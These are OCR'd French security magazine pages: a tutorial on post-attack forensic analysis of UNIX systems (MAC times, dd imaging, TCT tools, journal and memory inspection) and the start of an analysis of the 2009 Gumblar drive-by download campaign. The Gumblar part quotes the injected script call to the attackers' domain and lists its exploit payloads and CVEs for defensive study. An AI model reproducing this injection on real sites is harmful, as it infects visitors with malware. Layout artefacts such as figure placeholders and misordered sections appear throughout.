Une autre question importante est l'ordre de modification d'informations (en anglais *Order Of Volatility*). Comme vous le savez, une partie d'informations est soumise à un effacement plus rapide et par conséquent à une suppression. Les informations se perdent le plus rapidement sur les supports électriques (tels que les registres du processeur, sa mémoire cache, la mémoire RAM) ou les récepteurs réseau, tels que les cartes réseau, qui contiennent leurs propres mémoires tampon ou les modules de mémoires. Ces informations sont en général inaccessibles pour nous car la durée de leur vie oscille dans les micro ou nanosecondes. Ensuite, nous avons des processus dont la durée de vie se situe entre plusieurs secondes à plusieurs heures (mais nous savons que les informations sur lesquelles ils reposent sont modifiées sans cesse, donc elles sont rapidement obsolètes). Les disques durs, en fonction du type d'informations, peuvent les stocker entre plusieurs secondes jusqu'à plusieurs mois, voire années. Tout est question d'utilisation des informations : les fichiers temporaires créés par certains programmes ne peuvent exister que quelques secondes alors qu'une énorme partie de données est stockée sur les disques sous la même forme pendant des mois. Les supports externes comme les disquettes, les mémoires de masse et les CD//DVD/BlueRay sont capables de garder les données y enregistrées pendant de longues années.

Que pouvons-nous en conclure ? Dans un premier temps, il faut protéger les données éphémères que nous pouvons perdre en un rien de temps. Nous devons ainsi protéger les informations et leurs supports dans un ordre adéquat : il faut commencer par les données éphémères et terminer par les données qui ne sont pas menacées.

Une autre chose dont il faut se rendre compte en effectuant une telle analyse est *l'illusion* créée par le système d'exploitation autour de nous. L'ensemble de système de fichiers est en effet une illusion. Les fichiers constituent en effet une suite de zéro et de un, une information électromagnétique enregistrée sur un disque dur. Les dossiers et les fichiers – tout est une illusion créée par le système d'exploitation, une sorte de facilité pour nous simplifier l'utilisation de l'ordinateur. Il ne faut pas l'oublier au moment de récupérer les fichiers perdus ou d'analyser les fragments des ensembles trouvés quelque part sur le disque ; nous pouvons le faire en omettant le système de fichiers, ce qui permettra d'augmenter considérablement la quantité d'informations.

Il faut aussi faire attention au niveau de confiance que nous pouvons avoir par rapport à une information donnée. Une seule information peut sembler peu crédible mais si elle se répète dans de nombreux endroits différents, elle commence à l'être davantage. Prenons cet exemple : nous avons trouvé une entrée sur la connexion d'un utilisateur dans le fichier contenant les logs du serveur. C'est une information individuelle, elle peut ne pas être crédible. Si nous regardons toutefois le fichier avec l'historique de commandes de cet utilisateur dans son shell, nous remarquerons qu'il avait saisi des commandes appropriées. Nous avons obtenu une confirmation supplémentaire de l'information relative à sa connexion. Si de plus, un système IDS ou autre renifleur fonctionnant dans le réseau en question confirme qu'une telle connexion a eu lieu depuis l'hôte dont l'adresse IP est `x.x.x.x`, nous pouvons être quasiment sûrs que l'information est vraie. Nous ne sommes pas toutefois toujours sûrs à 100 % car un attaquant expérimenté aurait pu préparer toutes les sources susmentionnées. Malgré tout cela, plus de sources confirment l'existence de l'information, plus nous pouvons y faire confiance.

Nous distinguons deux méthodes de recueillir des informations : dans le livre *Forensic Discovery* de Dan Farmer et Wierse Venem, elles s'appellent l'archéologie numérique et la géologie numérique. Il s'agit bien évidemment d'une analogie à ces domaines scientifiques et leur utilisation dans le monde réel, non virtuel. L'archéologie, comme son nom l'indique, consiste à analyser ce qui a été créé par homme. En le rapportant aux ordinateurs, nous en concluons qu'il faut analyser l'activité de l'utilisateur sur un ordinateur concret. Il faut donc analyser les fichiers qu'il avait utilisés, les processus lancés, tout ce qui avait été initié depuis le compte

Listing 1. *Fonction lstat() et la structure y liée*

```
#include <sys/stat.h>

int lstat(const char* path, struct stat* buf);

struct stat {

dev_t     st_dev;     /* ID de l'appareil contenant le fichier */
ino_t     st_ino;     /* numéro inode */
node_t    st_mode;    /* protection */
nlink_t   st_nlink;   /* nombre de liens matériels */
uid_t     st_uid;     /* ID du propriétaire du fichier */
gid_t     st_gid;     /* ID du gr. du propriétaire du fichier  */
dev_t     st_rdev;    /* ID de l'appareil (si fichier spécial */
off_t     st_size;    /* taille complète en octets */
blksize_t st_blksize; /* taille du bloc du système de fichiers */
blkcnt_t  st_blocks;  /* nombre de blocs alloués */
time_t    st_atime;   /* heure du dernier accès (access) */
time_t    st_mtime;   /* heure de la dernière modification (modification) */
time_t    st_ctime;   /* heure de la dernière modification (time) */
};
```

système correspondant à l'identifiant du suspect. La géologie en revanche est un processus d'analyse de l'activité du système d'exploitation en tant que l'environnement parent de l'utilisateur, qu'il forme en quelque sorte. Simplement parlant, nous analysons tout ce que l'utilisateur n'avait pas lancés et ce qui fonctionne dans le système : l'accès aux fichiers de configuration, les opérations sur les disques, les informations stockées dans le système de fichiers qui n'avaient pas été créés par l'utilisateur.

Nous savons donc comment procéder à l'analyse, il faut maintenant préparer le système d'exploitation à cette analyse. Il est évident qu'il faut disposer d'un espace suffisant sur les disques durs pour copier et ensuite monter les images du système de fichiers du système compromis. Certains outils, permettant de réaliser des opérations sur le système de fichiers de l'ordinateur compromis, seront également indispensables : pour monter son image sur un autre ordinateur ou sur un ordinateur qui fait objet de nos recherches. Il ne faut pas oublier que les informations sont éphémères : il faut dans un premier temps collecter les informations dans la mémoire de l'ordinateur, les processus et tout ce que nous sommes incapables de copier physiquement sur un autre ordinateur.

The Coroner's Toolkit, et le projet qui devait le remplacer The Sleuth Kit, constitue l'ensemble d'outils nécessaires. TCT est un projet créé par les auteurs du livre susmentionné, disponible gratuitement sur Internet. Vous trouverez davantage d'informations sur ce sujet dans l'encadré Sur le Net. L'installation de deux ensembles d'outils est plutôt intuitive et tout utilisateur intermédiaire du système UNIX sera capable de la faire. Procédons à l'analyse.




Figure 1. *XXX*

Le temps est l'argent – trouver des informations sur le temps

Dans la plupart de cas, l'objectif de l'analyse ne consiste pas à voir ce qui s'est passé. C'est plutôt évident : si quelqu'un a accédé à notre ordinateur, il a pu faire quasiment tout dont il avait envie. Nous ne pouvons rien y faire. L'information sur *la date et l'heure* de cet événement est beaucoup plus importante. Cette information nous permettra de nous rendre compte quelles données auraient pu fuir de notre ordinateur ou pendant combien de temps l'ordinateur a été exposé à l'intervention de l'extérieur. En vérifiant l'heure, nous apprendrons aussi tôt ou tard quelle était la raison de la corruption du système et ce qui *a pu* être fait dedans. Rappelons que cet article n'expliquera pas comment détecter que le système a été compromis, c'est un sujet d'un autre article. Notre article décrit ce qu'il faut faire, en disposant des informations relatives à l'attaque de l'intégralité de notre système d'exploitation.

Indicateurs MAC

MAC (en anglais *Modified, Accessed, Changed* – modifié, utilisé, changé) sont des attributs du système de fichiers, déterminant la durée de différentes opérations d'accès au fichier. Regardons le Listing 1. Il présente le prototype de la fonction `lstat()`. Sa tâche consiste à recueillir les informations sur le fichier et les enregistrer dans une structure spéciale. Cette structure correspond aux

paramètres de l'ensemble, stockés dans le système de fichiers.

La structure `stat` contient les variables correspondant aux paramètres du fichier. Nous nous concentrons sur trois dernières positions : il s'agit des indicateurs MAC. Cette structure nous aide à écrire un programme, chargé de parcourir le système de fichies à la recherche des modifications suspectes. Il peut nous servir par exemple à vérifier les fichiers système ou les fichiers de configuration récemment modifiés. Comme nous l'avons mentionné auparavant, ces fichiers sont ouverts très rarement. Si nous remarquons des modifications suspectes de temps, des modifications des fichiers système ou des fichiers de configuration, voire l'apparition de nouveaux programmes qui devaient ętre absents dans le système – c'est une trace. Nous parlerons davantage des indicateurs MAC dans la partie de l'article consacrée aux systèmes de fichiers UNIX. Nous y décrirons en détails qu'est ce qu'un système de fichiers et comment l'utiliser à nos fins, autrement dit, pour trouver les traces indispensables.

Système qui connecte le trafic réseau – source d'informations

De nombreux grands serveurs d'entreprise ou systèmes dans de petites entreprises dont l'infrastructure réseau n'est pas très développée, sont équipés des systèmes de connexion du trafic réseau. Ces programmes, dont `argus` est un exemple, permettent d'enregistrer tous les événements qui ont eu lieu sur le réseau. Bien évidemment, nous pouvons rencontrer un problème. Un serveur Web d'une taille moyenne est capable en effet de générer des dizaines (voire des centaines) de gigaoctets du trafic réseau. L'analyse de toutes les données recueillies par ce logiciel pourrait poser un souci : qui voudrait lire toutes ces informations ? Grâce aux programmes de connexion, il est par exemple possible de détailler uniquement les connexions sur un port donné ou depuis un hôte défini. Il est également possible de générer des logs d'après la date de l'événement dans lé réseau : c'est une question du bon choix de logiciel et de la spécification des filtres de recherches. Imaginons que l'analyse des indicateurs MAC nous a permis de trouver un nouveau programme dans le système ; appelons ce programme `telnetd`. Le programme prend la place du serveur telnet en écoutant bien évidemment sur un autre port pour masquer son existence. Grâce au logiciel qui analyse le trafic réseau, nous pouvons détecter qu'un programme écoute sur un port déterminé. Nous avons donc deux informations : un nouveau programme dans le système qui attend des connexions depuis Internet. Un hasard ? Probablement pas…

L'exemple ci-dessus démontre qu'il est recommandé d'installer un logiciel dont l'objectif consiste à surveiller le trafic réseau. Dans des situations comme celle décrite ci-dessus, il peut nous ętre d'un grand recours. Munissons donc à l'avance de ce type de l'outil.

Structure du système de fichiers de UNIX. Utilisation pratique de ces connaissances

Le système de fichiers dans les UNIX se diffère de manière considérable du système dans les systèmes d'exploitation Microsoft. La différence élémentaire se situe dans l'approche des fichiers et des répertoires ; un utilisateur débutant d'un UNIX entend sûrement souvent que « tout est fichier » dans le système UNIX. C'est en partie vrai car la plupart (sinon tous) d'appareils dans ce système ont leur représentation sous forme d'un fichier spécial. Cette démarche permet d'accéder directement à cet appareil, ce qui nous sera utile dans la suite de notre analyse

La hiérarchie du système de fichiers se diffère également du système Windows. Le produit de Microsoft propose des disques durs marqués par les lettres de l'alphabet latin. Pour accéder à une partition donnée du disque, il faut dans un premier temps choisir la lettre qui correspond au disque physique ou logique donné (donc par exemple une partition). Sous Linux, FreeBSD ou autres systèmes, nous ne ressentons aucunement le fait d'avoir accédé à un autre disque dur ou une autre partition. Nous ne nous rapportons en effet à aucun symbole permettant de choisir un disque donné.

Le répertoire / constitue le niveau le plus élevé dans la hiérarchie *niksa. C'est un endroit supérieur pour tous les autres fichiers et répertoires dans le système ; il est impossible de passer au répertoire dessus (cela correspond au répertoire X: dans le système Windows où X signifie la lettre du disque dur). Tout système UNIX contient un ensemble standard de sous-répertoires dans le répertoire principal : il s'agit notamment de /mnt/, /bin/, /usr/, etc. Ils correspondent au répertoire `C:\WINDOWS`, `C:\PROGRAM FILES` sous Windows. Si vous ętes attentifs, vous remarquerez tout de suite la différence dans la convention de séparation des répertoires : dans le système Windows, nous utilisons le caractère \, tandis que dans les systèmes Linux ou FreeBSD, il s'agit du caractère / (bien que dans les nouveaux systèmes Windows, le caractère / fonctionne également).

Le système de fichiers *niksa est sensible à la casse donc les fichiers XYZ et xyz sont des objets complètement différents. De plus, il ne faut pas oublier que la notion d'extension du fichier est ici absente : elle est optionnelle et ne sert qu'à nous faciliter le travail pour que nous puissions nous rendre compte à quoi nous avons affaire.

Il nous reste encore à analyser plusieurs notions importantes que nous mettrons en pratique dans un instant. La première d'entre elles est un lien au fichier, appelé un noeud intermédiaire (en anglais *inode*). Il s'agit d'un chiffre définissant le fichier donné, pointant à l'objet donné et permettant d'y accéder. Nous avons aussi deux types de liens : liens symboliques et liens matériels. Le lien matériel indique directement les données enregistrées sur le disque dur, il se rapporte tout simplement à un espace donné occupé par le fichier sur l'appareil. Il définit par exemple le bloc de la mémoire du disque dur où se trouve le fichier en question, son adresse physique. Le lien symbolique en revanche est une structure qui indique le nom du fichier dans le système et non directement

les données auxquelles ce fichier se rapporte. C'est autrement dit un raccourci courant au fichier. Imaginons que nous avons créé le fichier `/Monfichier`. Nous disposons donc d'un lien matériel pointant aux données stockées par ce fichier. Grâce à la commande `ln -s`, nous sommes capables de créer de nombreux liens symboliques qui seront *de facto* des raccourcis de ce fichier car ils se rapporteront à son nom dans le système de fichiers. Un seul lien matériel pointera toutefois aux données dans ce fichier.

Pourquoi avons-nous besoin de tout cela ? C'est indispensable pour comprendre le concept de suppression des fichiers par le système d'exploitation. Comme tout le monde en a sûrement entendu parler, il est possible de récupérer les données depuis un fichier supprimé. Et la suppression d'un fichier par le système d'exploitation n'est rien d'autre que la suppression des liens matériels et symboliques au fichier en question, de sorte qu'il ne soit pas possible de le lire depuis le niveau du système de fichiers. De plus, le bloc du disque donné où s'est trouvé le fichier, est « marqué » par le système d'exploitation pour être écrasé. Au moment opportun, le système d'exploitation enregistre ici d'autres données en détruisant ce qui y avait été stocké auparavant. Cette possibilité dépend de l'activité de l'ordinateur en question : des opérations de lecture/d'enregistrement y sont souvent effectuées, la probabilité de la suppression, qui rend impossible de récupérer le fichier, augmente considérablement.

Ce message est très utile dans l'analyse après l'attaque. Nous pouvons essayer de lire le contenu du disque dur en omettant le système de fichiers en pensant pouvoir lire des informations précieuses. De plus, nous pouvons essayer de récupérer les fichiers précieux supprimés par l'attaquant. Mais c'est un processus qui prend beaucoup de temps et d'effort et qui se termine souvent par un échec. Lorsque nous voulons récupérer des données précieuses, il est conseillé de confier cette tâche aux spécialistes qualifiés qui travaillent dans les entreprises, chargées des travaux de ce type au quotidien.

La dernière caractéristique (importante de notre point de vue) du système de fichiers d'un système d'exploitation moderne tel que Linux, FreeBSD, Microsoft Windows, est un journaling, autrement dit, une journalisation. Comme son nom l'indique, il s'agit d'une manière d'enregistrer des informations sur les événements survenus dans le système de fichiers : les opérations d'enregistrement d'un fichier, sa lecture, bref, un journal de tout ce que le système de fichiers a réalisé en une durée déterminée. Il en est ainsi dans la plupart de cas car il est également possible de configurer la journalisation de sorte qu'elle enregistre – en fonction de nos besoins – le fichier deux fois, ce qui permettra de récupérer les données incorrectement enregistrées. Tout cela est une question d'un certain compromis entre la performance (donc l'opération de lecture/d'enregistrement) et la sécurité et bien évidemment, de l'espace disponible sur le disque. Un double enregistrement occupe en effet deux fois plus d'espace qu'une opération standard d'enregistrement.
Le mode le plus populaire est celui qui n'enregistre pas le fichier en entier mais seulement ses métadonnées (les données dont dispose le système de fichiers sur le fichier, illustrées à l'aide de la structure `stat` présentée sur le Listing 1).

Parcourir le système de fichiers

La première opération à faire consiste à créer une image du système de fichiers. Pour ce faire, nous disposons de la commande `dd`. Le Listing 2 présente son fonctionnement.

La commande `dd` permet de créer l'image du disque dur, appelons-la par exemple `image.hda`. Ensuite, il est possible soit de copier manuellement l'image en question sur un autre ordinateur soit d'utiliser le réseau pour le faire (comme le présente le Listing). Il faut toutefois prendre en considération le fait que le réseau peut ne pas être sécurisé et une partie d'informations peut alors être interceptée par des personnes non autorisées. Dans une telle situation, il faut penser à chiffrer le fichier transféré.

L'étape suivante consistera à monter le système de fichiers de la victime sur notre ordinateur. Pour ce faire, nous faisons la commande `mount` comme si nous montions un autre disque. Le commutateur `-t` servira à déterminer quel système de fichiers est contenu dans l'image. Ajoutons également les options `ro, noexec, nodev` (pour éviter d'écraser accidentellement l'image ou de démarrer les programmes). Maintenant, nous sommes prêts à agir.

Dans un premier temps, nous vérifions les indicateurs MAC du système de fichiers monté. Pour ce faire, nous disposons de la commande `mctime` du paquet d'outils TCT, que nous avions installé auparavant sur le système utilisé pour effectuer l'analyse. Cette commande affichera quels fichiers étaient utilisés et en effet, comme nous l'avons évoqué au début, toute utilisation d'un fichier non utilisé d'habitude doit attirer notre attention. Imaginons que nous avons découvert un fichier appelé `telnetd`, comme c'était le cas dans l'exemple analysé ci-dessus. Dans un premier temps, il faut s'assurer qu'il s'agit d'un « vrai » serveur telnet. La manière la plus simple consiste à générer la somme md5 pour ce fichier et à la comparer aux sommes md5 disponibles pour les fichiers de chaque distribution des systèmes, que vous trouverez sur Internet. La commande est la suivante : `md5sum telnetd`. Nous comparons la somme à la valeur appropriée en provenance de la base de données correspondant au système de la distribution en question. Si les sommes md5 sont différentes, il s'agit de deux programmes différents. Il est également possible que le fichier `telnetd` soit en réalité un autre fichier du système donné, par exemple `/bin/login`, ce qui permet à l'intrus de se connecter au système à distance. Il faut donc vérifier si l'une

Listing 2. *Créer une image de la partition et la copier via le réseau*

```
#!/bin/bash
dd if=/dev/hda1 bs=100k of=obraz.hda
nc -l -p 2345 > obraz.hda
```

des sommes md5 correspond au fichier analysé. L'heure de la création du fichier donné est aussi importante. Elle nous informe de la date probable où le système a été compromis.

L'étape suivante consiste à analyser les logs des interfaces réseau. Cette démarche nous permet souvent de déterminer quels hôtes se sont connectés à une date déterminée à l'ordinateur sur le port donné, par exemple sur le port où écoute le programme `telnetd`. Grâce à l'adresse IP de cet hôte, nous pouvons vérifier s'il est présent quelque part dans les logs. En général il se trouve à une date inférieure, ce qui permet de voir quel programme était à l'origine du système compromis. Simplement parlant, quelle application contenait des failles permettant à l'attaquant de l'exploiter à distance.

Lorsque nous connaissons l'origine du système compromis et la date de l'événement, nous pouvons passer à une analyse plus détaillée du programme trouvé. Ce n'est pas le sujet de notre article, nous ne nous limiterons donc qu'à un bref aperçu de possibilités disponibles.

L'analyse du programme suspect peut être divisée en statique et dynamique. L'analyse statique comprend tout ce que nous pouvons faire sans lancer le programme suspect. Nous pouvons faire la commande `strings` pour afficher toutes les suites de caractères dans le programme, vérifier les bibliothèques avec lesquelles il est lié de manière dynamique. La dernière étape la plus difficile consiste à désassembler le code du programme pour observer en détails son fonctionnement. C'est une tâche qui demande beaucoup de temps et d'effort. Les connaissances excellentes de l'assembleur sont absolument indispensables.

L'analyse dynamique comprend toutes les opérations que nous pouvons effectuer lors du fonctionnement du programme analysé. Elle comprend donc de telles opérations que le débogage du programme en temps réel, son suivi à l'aide de la fonction système `strace`. Cette démarche est toutefois liée avec un risque de détruire le système sur lequel nous travaillons. Les systèmes virtuels spéciaux ont été donc créés à des fins d'une telle analyse. Ils essaient d'émuler le système déterminé avec une plate-forme matérielle donnée pour tromper au maximum le programme suspect. Il est possible d'intercepter les appels des fonctions système, des interruptions matérielles, l'accès aux interfaces réseau, bref, tout ce dont ce programme a besoin lorsqu'il est lancé dans un environnement réel.

Connaître le fonctionnement du programme suspect est un élément important de l'analyse après l'attaque. Il permet de se rendre compte à quoi le système compromis a été utilisé. Une fois cette analyse effectuée, nous devons disposer de l'information sur la date de l'événement. Nous pouvons même connaître la date de la dernière connexion de l'intrus dans le système compromis. Cette information suffit pour créer un rapport d'une telle analyse.

Recherche d'informations dans des endroits atypiques

Le dernier point abordé dans notre article est une sorte de curiosité : recherche d'informations dans des endroits atypiques.

Dans un premier temps, parlons du journal du système de fichier. L'accès y est possible uniquement en appelant le journal et son noeud intermédiaire, sans les structures du système de fichiers. Il faut donc trouver, au moyen du programme `tune2fs` pour le système ext3, le numéro adéquat du noeud intermédiaire correspondant au journal du système de fichiers . Ensuite, à l'aide du programme icat (inode cat) du paquet TCK, nous pouvons copier le contenu de ce nouvel dans le fichier sur le disque dur. Il est alors possible de parcourir le journal à la recherche de quelque chose d'intéressant.

Une chose intéressante consiste aussi à rechercher directement dans la mémoire des systèmes UNIX. Bien évidemment, cette démarche est utile seulement si nous avons rapidement découvert l'attaque. Il est alors possible de vérifier ce qui se trouve actuellement dans la mémoire et filtrer les résultats à la recherche des preuves. Pour ce faire, nous pouvons utiliser un fichier-outil spécial dans le répertoire /dev – il s'agit de /dev/mem, donc la mémoire. À l'aide de la combinaison des commandes `cat /dev/mem | grep quelqueChoseDintéressant`, nous parcourons la mémoire du point de vue du contenu des données importantes pour nous. Le Listing 3 présente comment lire le journal du système de fichiers, la manière de le faire est assez atypique. C'est pour cette raison nous avons parlé de cette opération dans cette partie de l'article.

Conclusion

L'analyse après l'attaque est un outil indispensable dans la situation où nous sommes victime d'une cyberattaque. Elle permet de déterminer la date de l'événement et les opérations qui ont pu être effectuées dans le système compromis : pourquoi l'attaquant s'en est servi ?. Ces informations sont nécessaires si nous souhaitons nous protéger contre une nouvelle attaque de notre système. Nous espérons que les systèmes que vous administrez n'auront jamais besoin d'être soumis à une telle analyse après l'attaque.

Listing 3. *Lecture d'informations dans le journal du système de fichiers*

```
# tune2fs -l /dev/hda1 | grep -i journal
filesystem features:  has_journal filetype needs_recovery sparse_super
Journal UUID:         <none>
Journal inode:        8
Journal device:       0x0000
# icat /dev/hda1 8 > ~/fsJournal
```

Sur le Net :

- *http://www.porcupine.org/forensics/forensic-discovery* – une excellente publication relative à l'analyse après l'attaque,
- *http://www.porcupine.org/forensics/tct.html* – The Coroner's Toolkit,
- *http://fr.wikipedia.org/wiki/Ext3* – système de fichiers ext3.

ADRIEN GUINAULT,
XMCO PARTNERS

Injection de liens malicieux: une nouvelle attaque nommée Gumblar

Degré de difficulté

Entre mars et mai 2009, une tempête d'attaques s'est abattue sur l'Internet. Baptisées Gumblar, ces attaques ont infiltré des milliers d'ordinateurs en exploitant les vulnérabilités d'Adobe Acrobat Reader et Macromedia Flash. Faisons le tour de ces attaques qui persistent encore à l'heure où nous écrivons cet article.

L'infection des visiteurs

Dès que le site vérolé est visité par un internaute, le navigateur exécute le script (`src=//gumblar.cn/rss/?id=X`). En fonction du navigateur, plusieurs fichiers seront proposés à la victime.

Voici les différents payloads utilisés par les pirates en fonction de la valeur du paramètre *id* envoyé:

```
id=2 : Attaque Acrobat PDF
```

Le serveur malicieux renvoie un document PDF malicieux:

```
Content-Disposition: inline;
    filename=XXXX.pdf
Content-Transfer-Encoding: binary
Connection: close
Content-Type: application/pdf
```

Ce document malicieux, forgé avec du code exécutable en son sein, se base sur les deux failles suivantes :

- Vulnérabilité Adobe Acrobat Reader via de longs arguments passés à certaines méthodes javascript (versions affectées : inférieures à 8.1.1)
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5659
  http://www.adobe.com/support/security/advisories/apsa08-01.html
- Vulnérabilité Adobe Acrobat Reader JBIG (versions affectées : inférieures à 9.1, 8.1.3 et 7.1.1)
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927
  http://www.adobe.com/support/security/bulletins/apsb08-11.html

Anecdote amusante : à l'heure où nous écrivons cet article, les fichiers PDF malicieux exploitant la vulnérabilité JBIG2 ne sont toujours pas détectés par certains antivirus du

Figure 1. *Diffusion du JavaScript Gumblar*

CET ARTICLE EXPLIQUE...

Les étapes de l'attaque Gumblar.

Comment les pirates ont exploité astucieusement les récentes failles PDF et Flash.

CE QU'IL FAUT SAVOIR...

Connaissances des systèmes Windows.

Notions de base des protocoles TCP/IP.

Figure 2. *Site hébergeant un JavaScript Gumblar*

marché. On comprend alors le succès de l'attaque Gumblar.

```
id=3 : Attaque Flash
```

Le serveur malicieux renvoie un fichier Flash malicieux:

```
Content-Disposition: inline;
                     filename=XXXX.swf
Content-Transfer-Encoding:binary
Connection: close
Content-Type: application/
   x-shockwave-flash
Cette animation Flash malicieuse
   exploite plusieurs vulnérabilités
   du Player Shockwave, dont une
   faille de 2007 :
Vulnérabilité des players Flash
   (Adobe Flash Player Multimedia
    File Remote Buffer Overflow
    Vulnerability)
 http://cve.mitre.org/cgi-bin/
cvename.cgi?name=CVE-2007-0071
id=11 : Soumission d'un
   téléchargement d'un fichier EXE
```

Le serveur contrôlé par les pirates propose de télécharger un exécutable malicieux :

```
Content-Disposition: inline;
    filename=XXXX.exe
Content-Transfer-Encoding:binary
Connection: close
Content-Type: application/
   octet-stream
```

Les malwares injectés

Comme nous l'avons vu, une fois que les vulnérabilités des logiciels

Présentation de Gumblar

Le terme Gumblar a été utilisé pour la première fois au mois de mars 2009. Ce terme provient du nom de domaine «gumblar.cn» hébergeant le camp de base des pirates derrière ces attaques.

Sous ce nom étrange se cache une attaque qui, menée à grande échelle, a permis de diffuser un virus par le biais de liens malicieux insérés au sein de pages web préalablement compromises.

Le terme «Gumblar» définit cette attaque, mais également le code JavaScript malveillant (*Troj/JSRedir-R) déposé* au sein de sites web vérolés par les pirates. Ce JavaScript a un unique but: rediriger les visiteurs vers des sites web entièrement contrôlés par les pirates. Ceux-ci tentent alors d'exploiter des vulnérabilités du navigateur des victimes ou à les inciter à télécharger un exécutable douteux.

Ce principe d'attaque, baptisé «drive by download», sévit depuis quelques années avec notamment la fameuse injection d'Iframe d'avril 2008.

Le début de l'attaque et l'infection massive de sites web légitimes

Revenons quelques mois auparavant. Au mois de mars 2009, un grand nombre d'internautes ont successivement été infectés à la suite d'une navigation sur des sites web légitimes.

À la vue des plaintes grandissantes, les chercheurs en sécurité commencent alors à s'intéresser au problème et à un éventuel exploit 0-day. Après l'analyse du code source de plusieurs sites légitimes suspectés d'avoir infecté les victimes, un bout de code JavaScript étrange est identifié. Ce dernier pointe vers plusieurs domaines, dont «gumblar.cn», puis «martuz.cn».

Quelques 1500 sites web auraient hébergé ce code JavaScript étrange : *Tennis.com, variety.com, Coldwellbanker.com* ou encore des sites français comme *pronopsg.com* ou *psgteam.net* ont relayé l'attaque Gumblar.

L'infection de ces milliers de sites web a priori légitimes a nécessité une diffusion rapide et efficace du code malveillant. Comment les pirates s'y sont-ils pris?

La première hypothèse repose sur une attaque massive d'injection SQL (comme ce fut le cas lors des dernières attaques d'injection d'Iframes). Il est probable que les pirates soient donc parvenus à exploiter en masse ce type de faille afin de modifier le code source de milliers de pages web.

La deuxième hypothèse est quant à elle basée sur le fait que les pirates auraient pu compromettre plusieurs hébergeurs et ainsi polluer en masse de nombreux sites web. Hypothèse peu probable vu la diversité des domaines infectés.

Par ailleurs, des études ont observé que la plupart des sites infectés étaient développés en PHP (dont notamment des forums Phpbb, SMF, vBulletin et Wordpress 2.7.1…). Des failles propres à ces forums seraient très probablement des voies d'infection, mais très peu d'éléments concrets permettent de corroborer cette troisième hypothèse.

Selon Websense, le 6 mai, près de 22000 sites étaient infectés par le JavaScript Gumblar et près de quatre fois plus deux semaines plus tard, soient 80000 sites web touchés par cette attaque (voir graphique suivant issu du blog de WebSense).

Figure 3. *Le code obfusqué de Gumblar*

Analyse du code javascript malicieux inséré

À l'heure où nous écrivons cet article, de nombreux sites sont encore infectés. Après quelques recherches sur Google, nous tombons justement sur un site contenant ce code JavaScript. Ce site à l'apparence légitime contient en fait le code en question qui va rediriger silencieusement ses visiteurs vers un serveur exploitant des failles de sécurité des navigateurs.

Le code est encodé. L'argument utilisé à la fin du code (/>/g) va être remplacé par % tout au long de la fonction à l'aide de la fonction replace(). Au final, en remplaçant le caractère ">" par "%" puis en convertissant en hexadécimal, on obtient le code décodé suivant.

Ce code JavaScript effectue un contrôle sur le type de navigateur (userAgent) utilisé des visiteurs. Si l'internaute utilise un système Windows, un autre code JavaScript issu du site gumblar.cn est alors appelé et exécuté silencieusement. Ce script possède en paramètre un ID qui permettra aux pirates d'utiliser différentes payloads.

Il faut noter que la première version du code JavaScript n'était pas obfusquée, mais les pirates ont vite compris l'intérêt de cacher une partie du code pour contourner les antivirus. Cependant, on pourrait douter du professionnalisme de ces pirates, car les méthodes d'obfusquation mises en place sont tout de même simples et vraiment faciles à décoder.

